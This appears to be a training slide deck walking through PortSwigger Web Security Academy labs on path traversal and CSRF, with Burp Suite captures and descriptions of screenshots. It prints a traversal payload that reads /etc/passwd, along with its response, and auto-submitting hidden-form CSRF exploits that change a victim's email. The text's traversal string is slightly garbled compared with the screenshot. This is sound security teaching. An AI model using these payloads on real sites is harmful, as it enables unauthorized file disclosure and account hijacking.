
Line	Content
1	GET /image?filename=38.jpg HTTP/2
2	Host: 0a3600e204b5a11982b4209d003b0052.web-security-academy.net
3	Cookie: session=nUIlcNvA8KnGNFAzUBVkqAi5j6keysml
4	Sec-Ch-Ua-Platform: "Windows"
5	Accept-Language: en-US,en;q=0.9
6	Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="gg"
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8	Sec-Ch-Ua-Mobile: ?0
9	Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10	Sec-Fetch-Site: same-origin
11	Sec-Fetch-Mode: no-cors
12	Sec-Fetch-Dest: image
13	Referer: https://0a3600e204b5a11982b4209d003b0052.web-security-academy.net/
14	Accept-Encoding: gzip, deflate, br
15	Priority: i
16	--

# PATH TRAVERSAL LAB

- Send the image request with the filename param to Repeater.
- Now, let's attempt a path traversal attack.
- Let's try to breach the password file of the server by typing this payload instead of the image name:

.../.../.../etc/passwd

- Hit send, and if successful, the server will respond with the contents of the /etc/passwd file. a common Linux file that lists user accounts. we've just exploited a Path Traversal Vulnerability to access sensitive server data!



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a GET request is shown with the URL: /image?filename=../../../../etc/passwd. The 'Response' pane displays the contents of the /etc/passwd file, which includes user information like root:x:0:0:root:/root:/bin/bash and daemon:x:1:1:daemon:/usr/sbin/nologin.


```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System:/var/lib/gnats:/usr/sbin/nologin
```

# CROSS-SITE REQUEST FORGERY: CSRF LABS

- Challenge Lab: <https://portswigger.net/web-security/csrf/lab-no-defenses>
- Challenge Lab (Optional): <https://portswigger.net/web-security/csrf/bypassing-token-validation/lab-token-validation-depends-on-request-method>

# CSRF LAB: CSRF VULNERABILITY WITH NO DEFENSES


- Access the lab and use the given credentials wiener:peter.
- The account page contains an email change functionality which is vulnerable to **CSRF**.  
Turn on your proxy then update your email address.
- Send the email change request to Repeater.



The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the "Intercept" tab, a POST request to "https://0a1b00b703d2e6bd80d203f600a90020.web-security-academy.net/my-account/change-email" is displayed. The request payload includes the user's session cookie and the new email address "test@test.net". The "Repeater" tab shows the same request being sent to the target server. On the right, the browser window displays the "Web Security Academy" website with a "My Account" page. The user's current email is listed as "wiener@normal-user.net", and a form is available to change it to "test@test.net". A green arrow points from the Burp Suite interface towards the "Update email" button on the browser page.

# CSRF LAB: CSRF VULNERABILITY WITH NO DEFENSES

- The request has an **action** (email change), **cookie-based session handling**, and **predictable request parameter (email)** which could possibly be vulnerable to **CSRF**.



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A POST request is displayed under the 'Request' section. The 'Pretty' tab is selected, showing the following request details:

```
POST /my-account/change-email HTTP/2
Host: Oalb00b703d2e6bd80d203f600a90020.web-security-academy.net
Cookie: session=Vqp8Gtzvihelp34TyBva3om1D5vPZrcn
Content-Length: 21
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://Oalb00b703d2e6bd80d203f600a90020.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://Oalb00b703d2e6bd80d203f600a90020.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
email=test40@test.net
```


Two green arrows point from the text 'predictable request parameter (email)' to the 'email' parameter in the request.

# CSRF LAB: CSRF VULNERABILITY WITH NO DEFENSES

- To exploit this vulnerability, use the following CSRF script.

```
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email"> <input type="hidden" name="email" value="anything%40web-security-academy.net"> </form>
<script> document.forms[0].submit(); </script>
```

- You can get the request URL by right-clicking and selecting "Copy URL".



# CSRF LAB: CSRF VULNERABILITY WITH NO DEFENSES

- Go to the exploit server, paste your exploit script into the "Body" section, and click "Store". Change the email address in your exploit so that it doesn't match your own.
- The exploit uses a hidden HTML form with a preset email input and a script that automatically submits the form, triggering the email change request as soon as the page loads.
- Click "Deliver exploit to victim" to solve the lab.

Body:

```
<form method="POST" action="https://0a1b00b703d2e6bd80d203f600a90020.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="test2@test.neet">
</form>
<script>
    document.forms[0].submit();
</script>
```

[Store](#)

[View exploit](#)

[Deliver exploit to victim](#)

[Access log](#)

# CSRF LAB: CSRF VULNERABILITY WITH NO DEFENSES

- This lab demonstrates a CSRF vulnerability, where the email change functionality lacks proper protection to verify that requests are made intentionally by the authenticated user.
- As a result, an attacker can trick a logged-in user into unknowingly submitting a request to change their account email by embedding malicious HTML in a third-party site.

The screenshot shows a web browser displaying a challenge from the Web Security Academy. The title bar reads "CSRF vulnerability with no defenses". A green button indicates the task is "Solved". The main message says "Congratulations, you solved the lab!". Below it, instructions advise using the form to save an exploit and sending it to a victim, noting that the victim uses Google Chrome. The "Craft a response" section includes fields for URL, HTTPS checkbox, File input (containing "/exploit"), and Head input (containing "HTTP/1.1 200 OK Content-Type: text/html; charset=utf-8").

Web Security Academy | CSRF vulnerability with no defenses | LAB Solved

Congratulations, you solved the lab!

This is your server. You can use the form below to save an exploit, and send it to the victim.  
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a4d002c038ae669806d02d801f5009b.exploit-server.net/exploit>

HTTPS

File:  
/exploit

Head:  
HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8


# CSRF LAB: CSRF WHERE TOKEN VALIDATION DEPENDS ON REQUEST METHOD

- Access the lab and use the given credentials wiener:peter.
- The account page contains an **email change** functionality which is vulnerable to CSRF. It attempts to block CSRF attacks but only applies defenses to certain types of requests.
- Turn on your proxy then update your email address. Send the **email change request** to **Repeater**.

The screenshot shows the Burp Suite interface during a penetration test. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'AutoRepeater', 'View', and 'Help'. The 'Proxy' tab is selected. Below it, the 'Dashboard' and 'Target' tabs are visible. The main workspace shows an intercept session. A table lists a single captured request: a POST method to the URL `https://0af6005703eaf47480897b5d002100a1.web-security-academy.net/my-account/change-email`. The request body contains a JSON payload with the new email address. To the right, the target application's web page is displayed. The page title is 'Web Security Academy' with a red warning icon. The main content area says 'CSRF where token validation depends on request method' and features a 'Go to exploit server' button. At the bottom, there are links for 'Home', 'My account', and 'Log out'. The bottom status bar indicates 'Memory: 214.8MB' and 'Disabled'.

# CSRF LAB: CSRF WHERE TOKEN VALIDATION DEPENDS ON REQUEST METHOD

- There's a CSRF token in the request body which at first glance makes it seem like this is not vulnerable to CSRF.
- However, depending on the implementation of the functionality behind the CSRF token generation, it might be vulnerable.




The screenshot shows a browser's developer tools Network tab with a captured POST request. The request details are as follows:

```
POST /my-account/change-email HTTP/2
Host: 0af6005703eaf47480897b5d002100al.web-security-academy.net
Cookie: session=twjwUIrNiNZcxUKwjUiBKZsajZGa6TkQ
Content-Length: 59
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="0"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0af6005703eaf47480897b5d002100al.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0af6005703eaf47480897b5d002100al.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
email=test@0test.net&csrf=u2AScovKK87zICQLgu0hG7xPP06CIOWV
```

# CSRF LAB: CSRF WHERE TOKEN VALIDATION DEPENDS ON REQUEST METHOD

- One of the CSRF testing techniques, is to change the request method from POST to GET.
- Sometimes CSRF is set only in POSTS method because they're used to send data to the application. If you place a CSRF token in a GET method, it doesn't really matter because it usually only outputs data from the application.



# CSRF LAB: CSRF WHERE TOKEN VALIDATION DEPENDS ON REQUEST METHOD

- If the application allow using a GET method to send data to the application, then this might be vulnerable to CSRF.
- Remove the CSRF token and observe that the CSRF token is no longer verified.

The screenshot shows a browser developer tools Network tab with a captured POST request. The request URL is `/my-account/change-email?email=test%40test.net&csrf=u2AScovKK87zICQluOhG7xPP06CIOwV`. The request method is POST. The response status is 200 OK. The response body contains JSON: `{"status": "success", "message": "Email updated successfully!"}`.

Request
Pretty Raw Hex
1 GET /my-account/change-email?email=test%40test.net&csrf=u2AScovKK87zICQluOhG7xPP06CIOwV HTTP/2 2 Host: 0af6005703eaf47480897b5d002100al.web-security-academy.net 3 Cookie: session=fvjqwUlrN1NZcxUKwjUiBKZsajZGa6TkQ 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept-Language: en-US,en;q=0.9 9 Origin: https://0af6005703eaf47480897b5d002100al.web-security-academy.net 10 Upgrade-Insecure-Requests: 1 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document Referer: https://0af6005703eaf47480897b5d002100al.web-security-academy.net/my-account?id=wiener 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=0, i 20 21

# CSRF LAB: CSRF WHERE TOKEN VALIDATION DEPENDS ON REQUEST METHOD

- To exploit this vulnerability, use the following CSRF script.

```
<form action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email"> <input type="hidden" name="email" value="anything%40web-security-academy.net"> </form> <script> document.forms[0].submit(); </script>
```

# CSRF LAB: CSRF WHERE TOKEN VALIDATION DEPENDS ON REQUEST METHOD

- Go to the exploit server, paste your exploit script into the "Body" section, and click "Store". Change the email address in your exploit so that it doesn't match your own.
- The exploit uses a hidden HTML form with a preset email input and a script that automatically submits the form, triggering the email change request as soon as the page loads.
- Click "Deliver exploit to victim" to solve the lab.

Body:

```
<form action="https://0af6005703eaf47480897b5d002100a1.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="test2@test.net">
</form>
<script>
    document.forms[0].submit();
</script>
```

Store

View exploit

Deliver exploit to victim

Access log

Questions?